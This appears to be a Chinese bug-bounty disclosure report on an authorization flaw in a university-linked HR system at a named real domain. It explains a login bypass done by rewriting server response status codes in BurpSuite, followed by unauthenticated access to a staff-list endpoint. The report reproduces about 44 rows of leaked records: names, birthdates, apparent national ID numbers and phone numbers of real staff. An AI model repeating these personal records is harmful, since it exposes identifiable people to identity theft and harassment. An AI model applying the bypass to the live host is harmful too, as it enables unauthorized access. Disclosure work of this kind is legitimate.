

兰州大学存在未授权访问漏洞

时间	单位	作者	等级	Rank
2022-10-09 18:11:19	兰州大学 (/list/firm/5541)	这咋办嘛 (/profile/14123/)	中危	3

第一次挖证书站，审核哥哥给个高危吧，谢谢了。


漏洞存在地址：<http://hr.lz-cc.com/#/login>

1、输入任意账号密码


以admin/admin为例




修改返回包将status字段500改成1



之后遇到这种返回包将2改为1



由于有很多这样需要修改的返回包，将BurpSuite如下图一样配置 自动替换，之后的返回包就自动替换为1了




Response from https://hr-service-landa.lz-cc.com:443/report/getCountByAge [47.104.155.168]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Render

```
1 HTTP/1.1 200
2 Server: nginx/1.14.1
3 Date: Sun, 09 Oct 2022 10:00:25 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 33
6 Connection: close
7 Access-Control-Allow-Origin: http://hr.lz-cc.com
8 Access-Control-Allow-Credentials: true
9 Access-Control-Allow-Methods: POST, GET, OPTIONS
10 Access-Control-Allow-Headers: Access-Control, Access-Token, Origin, X-Requested-With, Content-Type, Accept
11 Allow: POST, GET, OPTIONS
12 Set-Cookie: JSESSIONID=22F94E4EDA85D0EA3B8B2BCE7BF6CA82; Path=/; HttpOnly
13
14 {
  "status": 1,
  "info": "请登录"
}
```

2、可以看到能够成功越过登录进入后台界面，但无任何功能，通过分析js代码



经过分析测试，发现以下接口存在未授权下载用户敏感信息，将url #后面的链接替换为/statistics/staffList

注：绕过登录进入后台后替换 不要直接访问

往下拖拽，可以看到至少泄露了1700多人的敏感信息。

1654	22188	丁应重	020023楠♀女	1977-09-16	45	未婚	620421197709163327	15193004820	农村
1655	22190	马邵萍	020005文♀女	1985-12-26	36	未婚	620102198512264625	13893359105	城镇
1656	22191	田燕子	020003文♀女	1998-04-12	24	已婚	620422199804123222	17361601344	农村
1657	22192	王秀芳	006011本♀女	1972-04-21	50	未婚	620102197204213020	13893105939	城镇
1658	22198	马海军	001012桃♀男	1974-07-06	48	未婚	620102197407063019	15693319282	城镇
1659	22197	陈奋博	001010芝♀男	2000-01-26	22	已婚	622421200001286117	18394331705	农村
1660	22196	郝彦奇	001011玉♀男	2003-05-02	19	已婚	620123200305021315	15693321389	农村
1661	22195	魏靖怡	001010芝♀女	2002-11-21	19	已婚	620123200211210529	18194250535	农村
1662	22194	杨占和	001006新♂男	2003-04-14	19	已婚	620104200304140014	17633295373	农村
1663	22193	李瑞江	001010芝♀女	1984-03-15	38	未婚	620121198403152414	17361605002	城镇
1664	22199	钟爱梅	007025本♀女	1972-01-24	50	已婚	620524197201240816	18309341456	农村
1665	22200	马南燕	001011玉♀男	2002-09-10	20	已婚	62012320020910791X	13919104289	农村
1666	22201	李婧	001009新♀女	1980-11-24	41	已婚	622427198011281625	15101775365	农村
1667	22202	杨孝文	001013玉♀男	1999-06-22	23	已婚	620123199906221317	15294118607	农村
1668	22204	高兵	001018芝♀男	1982-10-20	39	已婚	620123198210201719	17325061888	农村
1669	22205	曾宇萍	001002丹♀女	1973-09-05	49	未婚	620123197309057425	13359470929	农村
1670	22206	刘世卫	001013玉♀男	1979-07-04	43	已婚	620123197907011312	13919044096	农村
1671	22203	张菊云	001031专♀女	1978-07-06	44	已婚	621226197807062927	15294097228	城镇
1672	22209	赵小红	001031专♀女	1987-06-10	35	已婚	622426198706105246	18719859459	农村
1673	22210	寇若曼	001011玉♀女	1991-11-13	30	已婚	622426199111112747	15893074148	农村
1674	22211	张学珍	001031专♀女	1976-03-24	46	未婚	622628197603222904	18293007033	农村
1675	22212	廖小红	001013玉♀女	1972-07-21	50	未婚	620123197207215744	13303925593	农村
1676	22213	张文霞	002012吉♀女	1970-07-25	52	未婚	620102197007256224	13519657667	城镇
1677	13861	张粉霞	001003丹♀女	1993-08-14	29	已婚	622425199308144842	18894326226	农村
1678	16323	高莉玲	001011玉♀女	1994-05-26	28	已婚	620123199405261329	13519634463	农村
1679	22215	王耀辉	001003丹♂男	2004-03-28	18	已婚	620123200403251317	15193179754	农村
1680	22216	马伟	001005丹♂男	1979-02-13	43	已婚	620102197902130310	17739881945	城镇
1681	22217	李庆廷	001012桃♂男	1991-09-22	31	未婚	620123199109222739	17793148996	农村
1682	22218	马伟	001012桃♀女	1978-06-21	44	已婚	620103197806211053	18919997751	城镇
1683	22219	董建平	001010芝♀男	1975-01-03	47	未婚	622427197501030234	15095491853	农村
1684	22220	梁红林	001010芝♂男	1970-01-06	52	未婚	622427197001060250	13993232030	农村
1685	22221	韩海霞	001003丹♀女	1980-01-30	42	已婚	150428198001300847	18204768022	农村
1686	22222	董颖琳	007027本♀男	1991-03-13	31	未婚	620102199103114639	13893402883	城镇
1687	22223	苏妮	006025医♀女	1972-05-10	50	已婚	620105197205100043	13919388570	城镇
1688	22224	张进梅	006024医♀女	1972-03-01	50	未婚	620105197203011047	13639363224	城镇
1689	22225	孙文菲	006031楠♀女	1993-09-06	29	已婚	620123199309061749	15117223132	农村
1690	22226	刘爱丽	006020医♀女	1984-09-10	38	未婚	620522198409102326	13639366659	城镇
1691	22227	陈永红	007025本♂男	1971-08-05	51	未婚	62052319710808201X	15293861822	农村
1692	19679	金圆	001013玉♀女	1979-04-23	43	未婚	620123197904200943	15393138586	城镇
1693	22231	李红	002014天♀女	1972-09-22	50	未婚	142429197209220821	15302031302	城镇
1694	22228	丁富君	001012桃♂男	1986-04-21	36	已婚	620123198604211311	15117004997	农村
1695	22229	叶翠弟	001013玉♀女	1974-01-06	48	未婚	620422197401058420	13919054915	农村
1696	22230	张淑宏	001003丹♀女	1971-03-01	51	未婚	622827197103012542	18693063118	农村
1697	22232	张琳	007083冰♀女	1985-03-06	37	未婚	620102198503085828	18394596267	城镇

测试完成后，数据已删除。